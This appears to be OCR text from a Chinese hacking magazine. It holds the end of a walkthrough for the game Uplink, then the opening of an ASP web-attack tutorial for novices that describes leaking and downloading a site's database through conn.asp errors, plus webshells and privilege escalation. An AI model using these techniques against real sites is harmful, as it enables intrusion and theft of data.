


图42




图43

我们打开右下角刚才给我们的警告信，回一封信很快就可收到回信，如图44，可以看到已经收到了我们交的罚款，已经不需要关押了。请各位朋友谨记——没有金钱是万万不能的。




图44

由于第5关难度大时间紧，要面对防火墙、代理服务器的阻拦，而且还要面对矩阵密码等等给我们带来了很大的困难，望黑友们克服困难成功过关。

十一、经验总结：

虽然上面详细介绍了过关的方法，但有的菜鸟们可能说太多了不简单明了，那我就简单的总结一下过关的要点。实际需要过的关有很多，但基本就4种类型：

1．偷取数据：也就是在服务器上偷取文件，一般分5个步骤。(1)通过跳板连接到服务器；(2)用软件破解用户密码；(3)下载文件到内存中；(4)用清除日志工具“Log Delete”清除日志；(5)通过电子邮件下载下的文件发送给游戏发布者。

2．删除数据任务：删除服务器上的文件或某些纪录。(1)通过跳板连接到服务器；(2)破解用户密码；(3)用删除文件工具“File Deleter”删除文件；(4)用清除日志工具“Log Delete”清除日志；(5)给游戏发布者发送邮件。

3．修改学院的档案：(1)破解密码；(2)在数据库中查找需要修改人的名字；(3)修改档案；(4)用清除日志工具“Log Delete”清除日志；(5)完成给游戏发布者发送邮件。

4．入侵银行：入侵银行一般比较难，因为银行的管理员登陆界面有三重（有的没有声音加密，只有两重加密）加密：(1)管理员密码；(2)管理员声音；(3)管理员硬件矩阵密码。因此入侵难度较大，应先登陆到银行的主页，查找管理员电话号码，查到了管理员的电话号码后，给银行管理员打电话，打电话时使用声音分析程序（Voice_Analyser）分析声音记录管理员声音，然后声音分析程序（Voice_Analyser）的模拟声音功能突破管理员声音加密，找到管理入口破解矩阵密码（或其它密码），根据任务要求查找转账纪录、账号等等，最后答复邮件。

常用工具：

入侵中需要很多工具软件，因此我总结一下常用工具的作用、功能，不过由于工具较多且都是英文帮助，因此可能有些地方不正确，仅供参考。

1.VOICE ANALYSER（声音分析者）：可以分析声音并且进行模拟声音，主要用在入侵银行上。

2.Firewall_BYPASS（绕过防火墙）：使用此软件突破防火墙时不容易被发现，要与HUD—ConnectionAnalysis（连接分析）同时使用。

3.FIREWALL DISABLE（突破防火墙）：直接突破防火墙但容易被发现。

4.PROXY BYPASS（绕过代理）：与Firewall_BYPASS（绕过防火墙）一样需要与HUD—ConnectionAnalysis（连接分析）同时使用。

5. PROXY DISABLE（突破代理）：直接突破代理但容易被发现。

6.IP PROBE（IP地址查询目标的安全措施）：可以查找目标服务器的安全软件是否安装（如防火墙、代理服务器）。

7.HUD Map Show Trace（显示地图追踪）：在右上角的世界地图上已红色显示追踪者的情况。

8.DICTIONARY HACKER（黑客字典）快速暴破密码但破解能力弱。

9.MONITOR BYPASS（绕过监视）：绕过监视器的监视。

10.DECYPHER：可以破解矩阵密码。

11.Password Breaker：破解密码工具，大部分密码都用的此工具破解。

12.Log Delete V：清除日志工具，用来清除你入侵服务器的记录。

13. Trace Tracker：反跟踪软件可以显示你的被监视情况。
14. File_copier：复制文件工具。
15. file_Deleter：删除文件工具。

十二、几点说明

本软件在WindowsXP系统中运行良好，如果你使用的是Windows2000系统，兼容性不太好，有时可能屏幕闪烁，可将opengl32.dll和glu32.dll文件删除（如不闪烁不要删否则可能引起闪烁）。

完整版与免费版相比有很大的区别，完整版可以在局域网中玩，而免费版没有此功能；完整版不限制关，而免费版只能玩到第2关；完整版退出快，而免费版退出时有广告因此慢；另外完整版与免费版相比大了许多（免费版6M 完整版20多M），配置文件多、功能强。当然，完整版最大的缺点是不容易得到，主页上不提供，只能从其它地方下载破解版。

游戏从破解密码到使用跳板，以及后面几关的防火墙等等，与真实入侵很相似，特别是游戏中的背景音乐很象电影里的间谍片，因此玩起来特别紧张、刺激。由于此游戏设计得和生活中真实的入侵很相似，这样你可以在此游戏中学到很多网络知识和黑客知识，如果你能把这个游戏玩好，相信你能增长很多网络和黑客知识，也许不久的将来你就成为一个真正的黑客。游戏后面的关越来越复杂，也越来越好玩，入侵大学、破解银行等也难度越来越大，由于本人天生缺少玩游戏的细胞，动作较慢，因此后面的关过的很费劲，再往后我就很难过关了，希望游戏高手们将它玩好。

此游戏设计得较复杂，好多问题有待黑友去探讨，我在此只能起到抛砖引玉，由于本人对游戏和英文都不是很精通，又没有中文资料，文章中难免有错误，有不对的地方请指教。另外文章中的截图不是一次完成，因此仔细看时游戏上的时间等可能个别地方可能不太符合请原谅。最后将100万金钱补丁和完整版放到光盘中，祝黑友们玩好！

最后，也希望各位读者在由菜鸟晋级为黑客精英后，可以到X档案的论坛一起分享分享它的快乐！

（本文涉及的相关程序：黑客精英完整版及补丁UplinkBank.exe等，光盘中有收录。）

ASP脚本攻防手册

光芒果

技术背景简介

随着互联网络的飞速发展，各种各样的大小网站不断地涌现，在这些大小网站中，动态的网站以其实用性、多样性占据了绝对的优势。

在动态网站中，站长多是以ASP、PHP和JSP脚本为系统架设的。从目前国内的情况看，ASP系统因其易用性，兼容性（也不排除微软垄断的原因），再加上网上ASP源码的丰富，深受各个站长青睐，这一点通过搜索可以很清楚地显示出来，即分别用google和百度搜索ASP系统的常见关键字“.asp?id=1”。

正是由于ASP系统在互联网上广泛的应用，针对ASP系统的脚本攻击最近闹得是红红火火。在这些攻击中，攻击者多是利用注入、暴库、旁注、cookies欺骗等手段获取管理员的权限，然后通过后台取得webshell控制整个站点，继而通过webshell提升权限获取服务器管理权限。

小知识：什么是webshell?

webshell就是由一个相应脚本语言编写成的，具有在线编辑、删除、新增文件、执行程序及SQL语句等功能的脚本文件，如著名的海阳顶端就是这样的一个文件。（图1）




图1

脚本攻击之所以会闹得红红火火，正是因为这门技术掌握简单，又加之许多傻瓜化工具的出现，深受广大菜鸟的喜爱，同时也是各牛人们在服务器系统漏洞越来越少的今天入侵的另一妙法。本文通过攻防两方面的详细讲解及一些防范工具的安全问题，加上本人学习中的一些心得体会，力求让广大菜鸟对脚本攻击技术有一个全面的了解，希望各位菜鸟能够喜欢。因本人技术有限，文中如有什么错漏还望牛人们指正。

攻击篇

俗话说得好，知已知彼，百战不殆。有攻才有防，相信大家看完这部分后也能使众多的ASP站点在你面前轰然倒塌哦！

好了！先来看我们攻击的总目的，那就是获取webshell，然后提权！

废话少说，下面我们正式开始我们的脚本攻击之旅！

（一）暴库

一般而言，我们要获取一个站点的shell，必须先获得对方的后台管理权限，要获得对方的管理权限当然先要得到对方的管理员用户各种密码了！得到对方管理员用户各种密码的方法有很多，最方便的要数暴库了。

常见的暴库方法有conn.asp法和%5C法。不知道是什么东东啊？没关系，往下看你就知道了。

1.conn.asp

我们先从conn.asp说起，conn.asp是一个很古老的暴库方法，它是通过直接访问数据库连接文件conn.asp使服务器产生错误，通过服务器返回的错误信息提示暴出数据库地址的。（如图2、图3）所示就是用conn.asp分别暴出动力系统用户和管理员数据库的例子。

小知识：什么是数据库连接文件conn.asp?

数据库连接文件是对数据库调用的一个文件，里面包含有被调用数据库的路径及数据库名等，如调用的是SQL数据库，则还会含有SQL连接用户名和密码等内容。另外，数据库连接文件并不都是conn.asp的，有的系统可能会用其它名字，但大多数是用conn.asp，这里我们只是用conn.asp代替类似文件。




图 2




图 3

直接访问conn.asp为什么能暴出数据库地址呢？那是因为conn.asp与调用文件相对路径出错了。

小知识：什么是相对路径，绝对路径？

相对路径就是相对于服务管理web根目录的路径，如服务器的web根目录为D:\wwwroot\，这个目录有一个inc目录，那么我们在访问inc目录时只须在浏览器中输入www.xxx.com/inc而不用输入www.xxx.com/www.root/inc，这个inc就是相对于wwwroot为根目录的一级目录，而在这里这个inc的绝对路径为D:\wwwroot\inc，为二级目录。

我们还是再来看前面的动力系统，动力的conn.asp是放在根目录下的inc目录运行的，而许多调用conn.asp的文件都是在根目录下运行的，因此，考虑到执行目录的不同，conn.asp中数据库的相对地址是写成"数据库所在目录/数据库名"的，我们来看动力默认的conn.asp代码，其中一句表示的就是数据库的路径。当conn.asp被根目录下的其它文件调用时，其连接的是根目录中data目录下的*.mdb文件，而当我们直接访问inc目录下的conn.asp时，根据conn中的内容，服务器会去请求连接inc目录下没有data目录，相对路径就变成了inc/data/。因为inc目录下没有data目录和文件，服务器当然会报错了，图3中的错误提示内容。

很明显，它说的是inc下的data*.mdb不是有效路径，而inc是我们当前所在的目录，所以我们只须把inc后的路径换成相对路径贴到web根目录就是数据库的路径了，这里我们得到的数据库路径为www.xxx.com/dada/*.mdb，直接访问这个地址，看是不是可以直接下载了啊（如图4所示）。

